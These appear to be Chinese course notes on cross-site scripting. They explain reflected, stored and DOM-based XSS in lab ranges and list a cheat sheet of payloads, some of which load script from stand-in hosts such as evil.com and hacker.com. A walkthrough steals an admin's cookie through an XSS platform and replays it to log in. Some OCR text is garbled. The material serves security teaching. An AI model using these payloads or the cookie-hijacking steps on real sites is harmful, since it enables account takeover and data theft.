Day 25.xss跨站之原理分类及攻击手法

原理

XSS 属于被动式的攻击。攻击者先构造一个跨站页面，利用script、、等各种方式使得用户浏览这个页面时，触发对被攻击站点的http 请求。此时，如果被攻击者如果已经在被攻击站点登录，就会持有该站点cookie。这样该站点会认为被攻击者发起了一个http 请求。而实际上这个请求是在被攻击者不知情的情况下发起的，由此攻击者在一定程度上达到了冒充被攻击者的目的。精心的构造这个攻击请求，可以达到冒充发文，夺取权限等等多个攻击目的。在常见的攻击实例中，这个请求是通过script 来发起的，因此被称为Cross Site Script。攻击Yahoo Mail 的Yamanner 蠕虫是一个著名的XSS 攻击实例。Yahoo Mail 系统有一个漏洞，当用户在web 上察看信件时，有可能执行到信件内的javascript 代码。病毒可以利用这个漏洞使被攻击用户运行病毒的script。同时Yahoo Mail 系统使用了Ajax技术，这样病毒的script可以很容易的向Yahoo Mail 系统发起ajax 请求，从而得到用户的地址簿，并发送病毒给他人。

危害

都是通过js脚本来实现的

浏览器内核版本也会影响到js代码的实现

1、钓鱼欺骗

2、网站挂马

3、身份盗用

4、盗取网站用户信息

5、垃圾信息发送

6、劫持用户Web行为

7、XSS蠕虫

分类

反射型(非持久型)，存储型(持久型)。反射型攻击方式**就是把可以执行的 js脚本放到**URL参数里面**。**存储型的攻击方式**通过评论的这种方式，**加载评论的时候把它写入到评论里面，它被后台存储之后，用户再打开的时候就会执行评论里面的脚本**。

存储型

发包X=123 => x.php =>写到数据库=> x.php=>回显

(1) .评论框中输入script 代码, 一段未经转义过的 JS 代码被插入到页面之后，其他用户浏览的时候也会去执行它。如果是黑客它插一段JS代码，把用户cookie的值发送到指定的服务器上，这样他就能拿到用户的cookie值想干嘛就可以干嘛。我们知道HTTP协议它是没有状态，所以很多网站是通过Cookie去识别用户的，一旦黑客获取到你这个cookie就相当于拥有了你的账户就可以随便使用你这个账号了。这是个什么类型的 xss? 这个是把提交的脚本插入到数据库里面，所以这个是存储型的攻击方式。

反射型

发包X=123 => x.php =>回包

(2).有一些后端它是通过URL参数来去获取的，有时候会把脚本放入URL参数里面


如：http://test.com/xss/example.php?name=，然后通过邮件方式发送给用户，诱导用户去点击,这就是非存储形式的 XSS。

DOM型

发包x=123 => 本地浏览器静态前段代码=x.php

HTML DOM 定义了访问和操作 HTML 文档的标准方法。DOM 将 HTML 文档表达为树结构。

HTML DOM 树



W3C 文档对象模型 （DOM） 是中立于平台和语言的接口，它允许程序和脚本动态地访问和更新文档的内容、结构和样式。
W3C DOM 标准被分为 3 个不同的部分：
核心 DOM - 针对任何结构化文档的标准模型
XML DOM - 针对 XML 文档的标准模型
HTML DOM - 针对 HTML 文档的标准模型
我们主要来看HTML DOM
HTML DOM 是：
HTML 的标准对象模型
HTML 的标准编程接口
W3C 标准

DOM 节点
根据 W3C 的 HTML DOM 标准，HTML 文档中的所有内容都是节点：
整个文档是一个文档节点
每个 HTML 元素是元素节点
HTML 元素内的文本是文本节点
每个 HTML 属性是属性节点
注释是注释节点


节点父、子和同胞

节点树中的节点彼此拥有层级关系。

父（parent）、子（child）和同胞（sibling）等术语用于描述这些关系。父节点拥有子节点。同级的子节点被称为同胞（兄弟或姐妹）。

- 在节点树中，顶端节点被称为根（root）
- 每个节点都有父节点、除了根（它没有父节点）
- 一个节点可拥有任意数量的子
- 同胞是拥有相同父节点的节点

下面的图片展示了节点树的一部分，以及节点之间的关系：



案例


反射型（gat）

首先我们会用到我们的pikachu靶场


1.这里我们打开反射型的xss靶场


输入

如果在对话框里面输入不了这么字符我们可以去更改网页的属性



或者在地址栏里面直接输入






通过邮件方式发送给用户，诱导用户去点击,这就是非存储形式的 XSS。

存储型的XSS

1.存储型的xss一般存在于留言的地方但和反射型的最大区别是没打开一次留言都会自动弹出我们的js脚本也会一直攻击




这个是把提交的脚本插入到数据库里面，所以这个是存储型的攻击方式。


DOM型

DOM型是直接调用前段静态代码

#'onclick="alcrt(2)">




当我输入111时在数据包中发现



是传输的这个值

但后续继续点击这两个链接最开始所传输的值并没有改变也没有增加其他的数据包



由此可以看出DOM型是通过前段静态代码来实现的也是前段进行注入

区别

DOM是属于用js代码进行处理（可直接通过查看代码进行判断是否属于DOM型）

前者是属于后端语言进行数据处理的

什么是cookie，和Session的区别又是什么

Cookie 和 Session都是用来跟踪浏览器用户身份的会话方式，但是两者的应用场景不太一样。
Cookie 一般用来保存用户信息 比如

①我们在 Cookie 中保存已经登录过得用户信息，下次访问网站的时候页面可以自动帮你填写登录的一些基本信息；

②一般的网站都会有保持登录也就是说下次你再访问网站的时候就不需要重新登录了，这是因为用户登录的时候我们可以存放了一个 Token 在 Cookie 中，下次登录的时候只需要根据 Token 值来查找用户即可(为了安全考虑，重新登录一般要将 Token 重写)；

③登录一次网站后访问网站其他页面不需要重新登录。

Session 的主要作用就是通过服务端记录用户的状态。 典型的场景是购物车，当你要添加商品到购物车的时候，系统不知道是哪个用户操作的，因为 HTTP 协议是无状态的。服务端给特定的用户创建特定的 Session 之后就可以标识这个用户并且跟踪这个用户了。
Cookie 数据保存在客户端(浏览器端)，Session 数据保存在服务器端。
Cookie 存储在客户端中，而Session存储在服务器上，相对来说 Session 安全性更高。如果使用 Cookie 的一些敏感信息不要写入 Cookie 中，最好能将 Cookie 信息加密然后使用到的时候再去服务器端解密。

常用测试语句语句

```
<script language='javascript'>alert('test! ');</script>
<script>alert('test')</script>
<svg/onload=alert(1)>
"><svg/onload=alert(1)//
onfocus=javascript:alert(2)
" onmouseover="prompt('xss')" bad="
```

```
<script src=http://xxx.com/xss.js></script> #引用外部的 xss

<script> alert("hack")</script> #弹 出 hack

<script>alert(document.cookie)</script> #弹 出 cookie

<img>标签:

<img src=1 on er ror=alert("hack")>

<img src=1 onerror=alert(/hack/)>

<img src =1 onerror=alert(document.cookie)> #弹 出 cooki e

<img src=1 on er ror=alert(123)> 注 ：对 于 数 字 ，可 以 不 用 引号

<img src ="javascri pt:alert("XSS");" >

<img dyn src="javas cript:alert('XSS' )" >

<img low src="javas cript:alert('XSS' )" >

<body>标 签 ：可 以 使 用 onload 属 性 或 其 他 更 加 模 糊 的 属 性（ 如 属 性 ）在 标 记 内部传递 XSS 有 效 内 容 background

<body onload=aler t( "XSS")>
```

<body background="javascript:alert("XSS")">

<iframe>标签：该 <iframe>标 签 允 许 另 一 个 HTML 网页的嵌入到父页面。

IFrame 可以包含 Jav aScript， 但 是 ， 请 注 意 ， 由 于 浏 览 器 的 内 容 安 全 策 略 （ CSP），iFrame 中 的 J avaScript 无 法 访 问 父 页 面 的 DOM。然 而 ，IF rame 仍 然 是非常有效的解除网络钓鱼攻击的手段。

<iframe src=" htt p: //evil.com/xss.ht ml" >

<input>标 签 ：在 某 些 浏 览 器 中 ，如 果 标 记 的 type 属 性 <input>设 置 为 image，则可以对其进行操作以嵌入脚本

"javascript:confirm(1);"

<input type="image" src="javascript:alert('XSS');">

<link>标签： <link>标签，这是经常被用来连接外部的样式表可以包含的脚本

<link rel="stylesheet" href="javascript:alert('XSS');">

<table>标 签 ： 可 以 利 用 和 标 签 的 backgr oun d 属 性 来 引 用 脚 本 而 不 是 图 像

<table background="javascript:alert('X SS')">

<td background="javascript:alert('XSS')">

标签：该 标签，类似于 <table>和 <td>标 签 也 可 以 指 定 一 个 背 景 ，因此嵌入的脚本。

<object>标签：该 < ob ject>标 签 可 用 于 从 外 部 站 点 脚 本 包 含

<object type="text/x-scriptlet" data="http://hacker.com/xss.html">

弹窗测试XSS js中，alert() 警告弹窗，confirm() 确认弹窗 prompt() 输入弹窗

Day26.xss跨站之订单及Shell箱子反杀

安装和部署本节课的网站

订单系统


1.下载军锋真人cs野战的源码，

http://js.down.chinaz.com/201202/jfdd_v2.0.zip

2本系统是单用户挂号查询系统，用户名和密码可以在初始化的时候自己设定，用户名和密码保存在config.php中，安装完可以自行修改。

安装前,请必须确认根目录的config.php文件可写
然后在地址栏目输入安装地址 127.0.0.1/jfdd/install.php 一步步的安装.

3.通过部署我们发现我们可以在订单界面输入我们的xss脚本，然后再由管理员去打开，实现我们的xss渗透




这里我们用管理员去查看订单时，我们的xss脚本就已经插入了进去

接下来我们使用网上的xss平台我们去获取管理员的cookie

现在平台上是没有任何的数据的接来下我们就去前段插入代码


这是我们发现我们的xss脚本已经插入了进去并且用管理员打开




我们再去xss平台查看是否已经截取成功管理员的cookie并且带有页面的截图

然后我们使用postman进行连接

当我们不使用cookie登录返回的是这个内容



我们使用cookie直接就是返回了我们的后台，所以我们只要获取到了管理员cookie和后台地址就可以利用cookie进行登录



shell箱子


利用在webshell程序中，植入后门，形成"黑吃黑"，用有后门的木马入侵的网站也就被木马制造者利用。

1.搭建一个asp的服务器，我们这里选用小旋风进行搭建

